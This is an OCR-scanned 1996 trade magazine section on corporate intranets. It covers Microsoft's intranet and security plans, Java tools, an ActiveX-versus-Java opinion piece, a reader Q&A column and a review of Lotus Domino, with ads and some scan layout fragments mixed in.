
Internet Explorer 4.0, featuring Active Desktop (ActiveX) multimedia, is the breakthrough version and will ship by the end of the year, Gates says.

Intranets, Gates says, offer Microsoft an even bigger opportunity than the 'Net. "I don't think the industry has come out with anything more clear-cut and immediately useful as intranet technology," Gates says.

To prove he's serious, Gates himself led an intensive one-day briefing for major corporate customers, analysts and press on Microsoft's commitment to the intranet.

Other intranet previews and promises include:

- **A Web-oriented Office 97 — next year's update to Microsoft's integrated suite, includes links and HTML output support in all applications, as well as ActiveX and FrontPage 97.**
- **Outlook — a new Office 97 application that provides desktop information management and workgroup functions.**
- **NetMeeting — a collaboration tool built into Internet Explorer 3.0 (now in beta).**
- **Athena — a low-end Exchange client in development.**
- **Normandy — a public network server that's a high-end version of the Internet Information Server that will ship commercially next year.**
- **Exchange 4.1 (with a Web connector) and a new Directory Server (supporting LDAP and x.500) which will preview this year.**
- **Visual J++ — Microsoft's implementation of Sun's Java language, in beta now.**



Soft*Letter survey

Companies selling mass-market games and utilities typically dominate the Soft*Letter 100 revenue ranking of U.S. PC companies, but this year the 'Net made visible impact. Soft*Letter editor Jeffrey Tarter reports that 15 of the 100 top companies have as their primary business some form of PC-based communications. Two Internet/intranet companies made the list of the 10 fastest-growing firms: Netscape and Spyglass.

As usual, Microsoft ($7.4 billion) leads the list, followed by Novell. ($1.9 billion) and Adobe Systems ($762 million) — all of which have 'Net products.

Other intranet/Internet developers hitting a respectable rank include: Attachmate (seventh, with $415 million); The Santa Cruz Operation (11th, at $199 million); FTP Software (16th, $136 million); NetManage (17th, $125 million); Walker, Richer & Quinn (18th, $111 million); Wall Data (19th, $110 million); Macromedia (21st, $96 million); Quarterdeck (23rd, $93 million); and Netscape at slot 25 ($80 million).

SOFT*LETTER'S LEADERS

- Growth Leader: **Netscape**
- Overall Revenue Ranking: **25**
- 1995 revenues: **$80.7 million**
- Runner up: **Spyglass**
- Overall Revenue Ranking: **83**
- 1994 revenues: **$10.3 million**


On-the-fly Web pages

An early blossom of Informix Software, Inc.'s acquisition of Illustra Corp. has appeared with release of a new Web DataBlade application development environment that draws from database records and generates web pages on-the-fly.

The Web DataBlade Version 2.2 bypasses Common Graphics Interface (CGI) programming for speed, and includes a selection of templates for pro and part-time Web designers to get rolling quickly — in "web time," according to Informix.

Also added are support for Netscape Communications Corp.'s recent server updates, including their security features and Java support; the Web DataBlade module also supports Microsoft's Internet Information Server API.

Applications built with the Web DataBlade module will run unmodified on the Informix Universal Server. The module is priced at $675 per user for development and $500 per user for runtime.



Illustra AppPage Builder 2.0

Admin Menu

Edit and delete users in the database
Add a new project to the database
Edit and delete project stored in the database
Add a new object type to the database
Add a new MIME type to the database
Edit and delete MIME types stored in the database

The new Web DataBlade includes templates for pros and neophytes alike.

Pizza box computers shrink to personal size for 'Net

The developer of an early "thin client" network computer climbed into Sun's Java pot with the recent introduction of a Java-based network computer with a Web browser interface and support for the upcoming JavaOS.

SunRiver Data Systems (sunriver.com), a wholly owned subsidiary of SunRiver Corp., is offering developers evaluation units of the new (unnamed) network computer. Described as "the size of a personal pizza box," the five-pound unit measures 9 by 9 3/4 inches, and is only 1 3/4 inches thick.

The single circuit board contains a 32-bit Intel Corp. 960 processor, 21-bit Ethernet controller, 512K bytes of flash memory (expandable to 4 MB) and a selection of SIMM modules from 4 to 32 MB. Options include 10Base-T support, mouse, keyboard, and ports; the unit can boot locally or from the network.

The computer is expected to ship this year, costing about $750.

hotlinks

Which is hotter?

The big names in the Internet biz are all eagerly declaring the intranet an even hotter zone.

"Sun's been selling intranets for 14 years, but for the first 13 we didn't have a name for it. Now we can tell people what we do," Sun Microsystems, Inc.'s Chief Technology Officer Eric Schmidt boasted at a recent gathering of the Silicon Valley Salon Churchill Club, a monthly public affairs forum.

Panelmate Mike Homer, Vice President of Marketing for Netscape, claims that "the majority of our users are behind the firewall," and that intranets offer Netscape the greatest growth potential (words echoed by Microsoft Chairman Bill Gates at a briefing for press, analysts and corporate customers a few days later; see related item).

Homer says Netscape's intranet interest is reflected in its corporate enterprise product priorities. The company is emphasizing the Lightweight Directory Access Protocol (LDAP), a proposed open standard for directory services over TCP/IP, and the SuiteSpot server product line announced in the spring.

Talking heads: Sun's Schmidt and Netscape's Homer

Schmidt, meanwhile, forecasts 100 million Java installations by the end of the year, and noted that the technology is only entering its second phase this summer, with the expected emergence of mission-critical applications to usurp the "cute applets and demos" that appeared first.

"I think the jury will be out for three to six months until you see some industrial strength apps," Schmidt says. "It took 15 years for C++ to be successful."


Java scalds

JavaSoft, the Sun Microsystems, Inc. division that produces the Java programming language and many related menu items, has cooked up a selection of Java class libraries and other new tools for developing Java applications.

Available in prerelease form is HotJava, a set of class libraries for Java-enabling applications or environments, or for creating new ones. HotJava, announced at the recent JavaOne developers' conference in San Francisco, is aimed at corporate programmers and system integrators who are crafting custom apps that run with JavaOS — a lightweight network operating system also unveiled at JavaOne.


JavaOS has already been licensed by a handful of influential vendors, including Oracle Corp., Toshiba Corp. and Acer, Inc. An early sample HotJava app is the HotJava Browser, available free for noncommercial use.

JavaSoft also created a conference splash with its Java Beans project, a component API initiative for Java objects. Dataquest, Inc. analyst Chris LeTocq praises Java Beans as "nascent but necessary," and suggests Java will be stronger if Java Beans ships sooner than the projected fourth quarter, when it is scheduled to be released with the Java Development Kit 1.1. "The Java train is gathering speed," LeTocq says.



Microsoft spells out security

Corporations want to make their intranets more useful by opening them to customers and partners, but that raises big security questions. Microsoft has answered with a slate of new security technologies.



SOURCE: MICROSOFT

"It's all a matter of access control," says Tom Johnston, lead product planner for Microsoft's Internet products and tools division. You may want to give "customers limited access, but you want to make sure competitors don't get in, too."

The Microsoft Internet Security Framework is a mix of existing, announced and in-the-works technologies, ranging from certificate services for authentication to standbys such as cryptography and passwords.

"It's not a rip and replace operation," Johnston says. Many of the functions build on Windows NT's existing security — such as the single logon option.

Microsoft's encryption algorithm, CryptoAPI 1.0, is based on the RSA Data Security, Inc. model and will be in Windows NT 4.0 and Internet Explorer 3.0, says Keith Szot, a lead product manager for the Internet Security Framework.

CryptoAPI 2.0 adds a public key system and certificate-based authentication services, and is scheduled to enter beta testing in the third quarter. A Windows NT-based Certificate Server is scheduled to go into beta late this year.

Explorer 3.0 will support code-signing — an authentication function Microsoft describes as "shrink-wrap for the Internet" — to assure Web surfers the software they're downloading comes from the vendor identified with it.

Microsoft Wallet is a browser-independent function that stores personal security data; it implements Microsoft's new Personal Information Exchange (PFX) protocol and is scheduled to enter beta test in the third quarter.

Microsoft's Tom Johnston and Keith Szot team on intranet security

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Circle Reader Service **#34**

Will X mark the intranet spot?

BY MARK GIBBS

The idea of Microsoft Corp. entering a market and not claiming a better solution is unthinkable. So it is no surprise that Microsoft is trying to convince the world that ActiveX is a better tool for developing intranet applications than Sun Microsystems, Inc.'s Java.

Java enables you to develop mini Web applications called applets that can be downloaded and executed on the client, adding greatly to the realm of what can be achieved using Web technology. Applets can be used, for example, to respond to keyboard input locally instead of requiring each stroke to be sent back to the server.

The prerelease versions of Java have been well received and Sun has gained a much-needed public relations boost in the process.

In response, Microsoft has committed to supporting Java but argues that ActiveX is architecturally superior. The Microsoft party line proclaims that ActiveX will do anything Java does, as well as support Java and just about any other Internet/intranet enhancement tool.

On your intranet, ActiveX promises to simplify the development of client Web applications. Being able to enhance the functionality of your intranet by creating ActiveX applets using Visual Basic is very appealing. After all, as Microsoft is keen to point out, there are three million Visual Basic programmers out there.

The kind of applets that can be built using ActiveX cover just about anything you can think of, from intelligent forms that perform rules-based validation of user input to intranet navigation systems that aid the user in finding and tracking information.

So what is ActiveX, and why might you choose it over Java?

The genesis of ActiveX

The history of ActiveX reads rather like a biblical saga: DDE begat OLE 1.0, which begat OLE 2.0, which, with Visual Basic, begat VBXs, which became OCXs. And Bill looked on them, found them good, and Microsoft marketing renamed OCXs to ActiveX.

Understanding this genesis is an important part of understanding where ActiveX fits into PC technology in general and the intranet in particular. In the beginning (at least, going as far back as Windows 3.1), there was Microsoft's Dynamic Data Exchange, which was designed to allow applications to exchange data. This protocol, while still in use, had significant limitations, which led to Microsoft's first attempt to give Windows an object orientation — the release of OLE 1.0 and, in 1993, OLE 2.0.

OLE made it possible to treat documents created by one application as containers for objects created by another — what is called a compound document. For example, a Microsoft Word document could contain a picture (effectively an object) created by, say, Corel Corp.'s PhotoPaint. The architecture for doing this is provided by OLE, which supports the object data being either wholly contained (embedded) or held in a separate file (linked).

With Microsoft's Internet reorientation, one of its key technologies, OLE Documents, has become ActiveX Documents.

But OLE and ActiveX are about more than embedding documents in other documents. In a programming context, OLE Controls — modular software components, now called ActiveX Controls, with OLE interfaces — provide real code reusability. Indeed, ActiveX Controls have created a large market for object-oriented programming that other organizations, such as the Open Software Foundation, Inc., arguably have never achieved.

But in the context of the Internet and intranets, ActiveX goes further than OLE. The concept has been extended to encompass a number of other technologies, including:

- ActiveX server framework — Microsoft's Internet Server API describes how a Web server should communicate with back-end applications

The genesis of ActiveX is an important part of understanding where it fits into PC technology in general and intranets in particular.

Actively secure

Although ActiveX and Java are similar in many ways, there are major philosophical differences when it comes to security services.

The primary method of security control with Java applets is to constrain them to communicating with the server from which they were downloaded, a technique called sandboxing, as in "playing in your own sandbox." This is not available with ActiveX objects, which can do pretty much what they please. Furthermore, ActiveX applets, unlike Java applets, can perform pointer arithmetic, meaning client memory can be accessed and manipulated — dangerous with unknown code.

But the edge ActiveX offers is the use of digital certificates to validate the source and integrity of applets. When the browser receives an applet, the accompanying certificate can be checked to ensure that there has been no code modification. Certification is implemented in Version 3.0 of Microsoft's Internet Explorer, now available for free download.

When you first test the ActiveX demos, you will need to download and install the ActiveX applets. As soon as the download starts, a dialogue about the certification state of the applets appears. You can abort the process, or continue and optionally select that future applet downloads from the same certifying authority should not be questioned. For intranets, the use of certificates would provide truly robust security.

ASK DR. INTRANET

David Morro is in for consultations. He'll help diagnose your intranet ailments or recommend corrective measures. Send your questions to the doctor via phone at (312) 283-0213, fax at (312) 283-0214 or the Internet at dr.intranet@nww.com.

How can I track intranet traffic?

Internet technology certainly puts a twist on usage reporting, since in the sessionless world of TCP/IP, Web servers don't have any notion of a user. The server merely logs each request it receives as a line-item entry. Luckily, an emerging Internet tracking industry is developing methods that help you infer user information from a Web server's request logs.

WebTrends from e.g. Software, Inc. (www.webtrends.com) and Interse Corp.'s Market Focus (www.interse.com) are two of the more well-rounded, off-the-shelf software packages available today. These products let intranet managers drill down into log files stored in a relational database. With Market Focus, for example, you could provide a sales manager the names of the reps who have looked at new product information posted on the net.

You can find other software and service bureaus, but many exist mainly to track advertising on public Internet sites.

What's going on with HTML standards?

The World-Wide Web Consortium (W3C) recently collaborated with companies such as IBM, Microsoft Corp., Netscape Communications Corp., Novell, Inc., SoftQuad, Inc. Spyglass, Inc. and Sun Microsystems, Inc. to come up with a new version of the HyperText Markup Language format — HTML 3.2.

HTML 3.2 will add features such as tables, applets and text flow around images that have been widely deployed by browser vendors anyway. Standardization should bring browsers to an equal level — at least on these capabilities — and make it easier for users to navigate the Web.

In line with the W3C's vision, HTML 3.2 will be backward-compatible with its predecessors, HTML+ and HTML 2.0. You might be wondering why that list doesn't include HTML 3.0, the format published in March 1995. The W3C decided the difference between Versions 2 and 3 was so large that standardization and deployment would have been too unwieldy. So it let the HTML 3.0 draft expire.

Morro is a Web architect at Interse Corp., a Sunnyvale, Calif.-based Web development firm.

The history of ActiveX reads like a biblical saga: DDE begat OLE 1.0, which begat OLE 2.0, which begat VBXs, which became OCXs.

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*Circle Reader Service #***27**

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

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2	Any	CheckPoint.COM	pop-3	Client Auth	Short	Gateways
3	localnet	MarketingNet FinanceNet	EncryptedServices	Encrypt	Short	Gateways
4	localnet	Any	Any	accept		Gateways
5	Any	Any	Any	reject	SnmpTrap	Gateways

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and server-side extensions that allow the server to filter and modify documents, among other things.

- Internet ActiveX controls — Provide Internet services such as Web browsers, POP clients and file transfer in a modular form so they can be easily and simply included in applications.
- Active Scripts — Provide support for Visual Basic Script and, potentially, other scripting languages in ActiveX controls.
- Code Security Services — Ensure client-side integrity against downloading ActiveX objects that come from a source that is not trusted.

Microsoft is pitching ActiveX as the best framework for distributed Internet/intranet applications — an open standard that is intended to support any Web and general development tool. For example, ActiveX will support Sun's Java, NeXT Software, Inc.'s WebObjects (NeXT has actually demonstrated this) and Oracle Corp.'s Media Objects as easily as Microsoft's own Visual C++.

And to solve the cross-platform issue, Microsoft has a covey of partners, including Macromedia, Inc. and Spyglass, Inc., to promote ActiveX on the Macintosh and Unix. A nice idea but not realized in any meaningful way yet, and I would question whether this will ever happen.

Active choices

So which technology should you choose for enhancing your intranet, Java or ActiveX?

At the heart of this question is the level of functionality each system offers, and there is not a lot on which to distinguish one from the other. In practice, ActiveX applets can do much the same things as Java applets, including manipulate the client display, communicate over networks and interact with the user.

Creating an ActiveX object currently requires either coding in Visual Basic Script or C/C++. Visual Basic Script may be a little easier than JavaScript, but much will depend on the background of the programmers involved. Incorporating ActiveX in Web pages is made much easier by a number of tools that can be downloaded for free from Microsoft. In the future, Microsoft will enable the creation of ActiveX objects through Visual Basic.

It is hard to be definitive about the real performance of either system at the moment, as neither is being used in a final release form. It is likely that Java applets will be slower due to being sent across the network in byte code (that is, semicompiled) format and then either interpreted by a Java run-time or transformed into binary code by what is called a just-in-time compiler on the client end. In contrast, ActiveX components are sent across the wire as binary code. All other things being equal, ActiveX will probably be faster.

ActiveX at the client end is supported only by Microsoft's Internet Explorer Version 3.0 and, to date, not directly by any other vendor. But Microsoft, in order to ensure global domination, or at least pull an end run on Netscape Communications Corp., has used Netscape's plug-in API to create a Netscape module that supports ActiveX components.

The big mark against ActiveX is the fact that Java is essentially platform-independent, while ActiveX is confined to the Wintel market.

Another factor in deciding whether to base your intranet on ActiveX will be whether your organization is a Microsoft shop. If so, programming in Visual Basic or Visual C/C++ may well be a skill you already have.

Intranet thinking

ActiveX is extremely promising. The ability to develop sophisticated content in a number of scripting languages is seductive, as is Microsoft's overall market position. It may turn out that Sun and Netscape have adequate marketing muscle to prevent Microsoft from dominating this market, but I wouldn't bet on it.

I believe Microsoft's strategy will be accepted and used by the market and, while Java will be extremely important, Microsoft will acquire significant market share at both the low and high ends of intranet content development. Moreover, ActiveX implementations of business applications will evolve as a major market force in the intranet market.

Without doubt, ActiveX will mark the spot for many intranets.

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*Computer Security Institute, November 1995 Survey
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Circle Reader Service **#36**

Lotus' Domino:
Sugar for Notes R4 servers

BY STEVEN GOLDBERG

Domino delivers on Lotus' December 1995 promise to provide customers with an integrated Notes/HTTP server

Ever since the rise of the World-Wide Web as the lingua franca of disparate computer users, enterprise managers have faced a terrible dilemma. Do they go with Lotus Development Corp.'s sophisticated and robust Notes platform or instead opt to publish information on a private Web?

Those who have tried bridging the gap by converting Notes data to the Web's HTML via Lotus' InterNotes Web Publisher 4.0 have found the process clumsy at best. But with this month's release of Domino, Lotus hopes to sweeten the prospects.

In a nutshell, Domino is a Web server add-on for Notes Release 4 servers. On the front end, it lets Web clients access documents stored directly in Notes databases; the pages are converted on the fly to HTML. On the server side, it lets Web publishers exploit the inherent capabilities of Notes: replication, document (page) management, security, workflow automation and a full text search engine.

With the phenomenal growth of the Web, Lotus made a critical decision to link Notes to the Internet. The company's marketing slant is that Web access is an important subset of the product, but the full power of Notes is unleashed by using its enterprise-ready replication engine and sophisticated workflow automation capabilities. And, for the most part, Lotus is dead-on with Domino.

With the software, Lotus actually has launched a two-pronged assault on Notes-Internet integration. First, Notes Release 4 users can access the Web or an intranet directly from their Notes Release 4 client interface, using the built-in Web Navigator browser.

This gives enterprise managers a simple, clear path for providing Notes users with access to the public Web or a private Web. A homogenous interface is maintained, and the network architecture is already in place, from the server down to the clients. Access to the Web is centralized through Domino servers, eliminating the need for TCP/IP on every desktop.

Second, Domino lets users with a standard Web browser directly access Notes databases. This means non-Notes users on the corporate intranet can get to information in those Notes databases. From the Internet, authorized users can easily and securely access internal information without converting to the Notes client.

PRODUCT CAPSULE

Name: Domino
Current release: Beta 1
Vendor: Lotus Development Corp.
Address: Cambridge, Mass.
Contact information:
Main office: (617) 577-8500
Notes customers: (800) 346-1305
Web: www.lotus.com

Domino delivers

We looked at the Beta 1 release of Domino, which is slated for general availability this month. The product is an evolutionary step in InterNotes' short life.

Previously, publishing Notes databases was a somewhat convoluted task. Using the InterNotes Web Publisher, administrators had to tag each Notes document to be published. InterNotes then converted the documents to HTML. In order to publish the converted Notes documents as HTML pages, a Web server needed access to the InterNotes file system.

This approach is acceptable for publishing static or seldomly changed Notes databases, such as reference manuals or company policies. But given the dynamic nature of the content of many Notes databases, InterNotes Web Publisher provided more of a Band-Aid than a real fix.

Domino brings native support for popular Internet protocols — Common Gateway Interface, HTML, HTTP, Multi-purpose Internet Mail Extensions (MIME) and Secure Sockets Layer. This means a Notes Release 4 server can now function as a Web server, obviating the need for the cumbersome publishing process involved with use of the original product. The result is a bundled Web authoring and publishing environment that leverages an organization's investment in Notes.


The complexity of installing and configuring Domino depends largely on the existing Notes infrastructure. Our test environment consisted of a single Notes server with one attached client on a dedicated LAN.

The server platform was a Dell Computer Corp. Dimension P60 with 16M bytes of memory, running Microsoft Corp.'s Windows 95 operating system. Using a 3Com Corp. Impact digital modem, we used an ISDN connection from the server to the Internet. The client was a Dimension P90 with 16M bytes of memory, running the Notes 4.1 client and Netscape Communications Corp. Navigator 2.02 browser.

The Domino core system files use less than 5M bytes of disk space, but Web-enabled Notes databases are apt to grow quite large. To be sure, Notes sucks up the resources of the beefiest PCs and servers.

It took about four hours to install the Notes client and server software, configure Domino and begin using the Web publisher in our test environment. In production Notes environments, which are sure to be more complex, installation time will depend on the number of servers to which you're adding Domino. In a large, multisite Notes network, you would likely put Domino on multiple servers and replicate data among them.

FASTTRACK Netscape Communications


Welcome to Network World Fusion @ - Lotus Notes

Welcome to Network World Fusion, the most exciting new Web environment

A Notes R4 client browsing the WWW via the Web Navigator

It's also important to note that if you're going to allow Internet access to and from the Domino servers, you'll have to make sure you have enough capacity on your WAN links.

Domino and the Web Navigator can be automatically — or should an administrator so choose, manually — loaded as Notes server tasks. Installing the Notes server software involves creating a series of ID files, using public-key encryption to guarantee security between Notes clients and servers. But since Web clients cannot utilize Notes IDs, Domino has its own security program.

Domino ships with an updated template for the public name and address book, which serves as the central repository for client and server configuration information. For the client, Domino adds an HTTP password field. This password authenticates a Web browser client and grants access to appropriate Notes databases. The Web client uses the Basic Authentication, or clear text, protocol.

The addition of the password field also enables the creation of Web-only users, giving administrators a way to centrally manage Web and Notes access.

If a Web client selects a secure database, a user name and password window is displayed. Notes administrators can keep mention of secure databases off the Domino home page, but that does not ensure restriction, as Web users can enter the name of a hidden database in URL format. They'll only get the contents, however, if they can enter an appropriate user name and password.

See Review, *page 18*

Notes and Domino provide the basic requirements for a Web site, including page management, a search engine and threaded discussions.

PROS AND CONS

Pros	Cons
Makes Notes environments more flexible by opening them to the Internet and intranets	Does not support File Transfer Protocol sessions
Installs easily on top of Notes R4 servers	Lacks full security of Notes hierarchical ID paradigm
Features HTML page management using Notes views	Web Navigator is not as feature-rich as Netscape Navigator 2.x
Offers built-in search engine	High price

SUMMARY: Domino provides a simple, clear path for providing Notes users access to Web-based information.

The above comments apply to FasTrack 2, Beta 3 only. Subsequent releases may substantially change this information.

RATING

Value for money	5
Intranet usefulness	4
Quality	4
Overall	**4**

1 is poor and 5 is excellent

NETMANAGE
Access
Manage
Collaborate
Develop
INTRANET
FAMILY

- Servers included are: NFS Server, LPD Server, Web Server, Directory Server, PC Net Time Server and DNS Server.
- Supports NetManage WebSurfer and any other Web Browsers.
- Supports a wide range of clients for NNTP, NFS, Web, LPD and Directory.
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Everyone's talking about NetManage's new IntraNet Server—the first easy-to-use and economical collaboration platform for Windows NT. At its core is the IntraNet Forum Server, an NNTP-based server that lets workgroups discuss and share information both easily and economically. The results are workgroups that work better together. Ones that make more informed decisions. And IntraNet Server is standards-based, so it's not only ready for your IntraNet, but any other NNTP client or server as well. IntraNet Server is part of the NetManage IntraNet Family—a full suite of products designed to help you build a powerful corporate IntraNet. Call now and GO! IntraNet today.

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Circle Reader Service **#38**

Continued from page 16

Additionally, Notes access control lists can be used to restrict Web clients down to the document or field level of a database. While Domino does not provide the mission-critical security that is a prerequisite for many companies, it provides more than most Web/HTML environments.

The new name and address book template also defines the TCP/IP port, which listens for incoming HTTP requests. Finally, a new field specifies the default URL when a Web client points to a Domino server. The default URL directly corresponds to the familiar Notes "file -> open database" catalog.


Using the Notes standard client as a Web browser is a breeze. The graphical Web Navigator Notes database employs a simple point-and-click interface like Netscape Navigator or Microsoft Internet Explorer. Additionally, hypertext links in Notes databases can point to another Notes database, or to an internal or external Web page.

Publish me

Publishing Web documents also is a no-brainer. Lotus has not created a separate Notes publishing system. Rather, it maintains use of the robust Notes development environment. A Notes database is created, with associated views and forms.

Using Domino, we created a sample database, populated it with some documents and published it as a Web page within about an hour. What most HTML publishing packages refer to as page management, Notes does out of the box.

The benefits of Domino exceed simple publishing since it plays on the data replication, storage and management features of Notes. In a typical Web environment, for example, data that is captured in a form must be imported into a database management system for analysis. In the Notes environment, data captured by a Web client is available for immediate, dynamic viewing via Notes itself. Our sample database recorded input from both a Web browser and a Notes client.


"DOMINO"–INTERNET APPLICATIONS SERVER

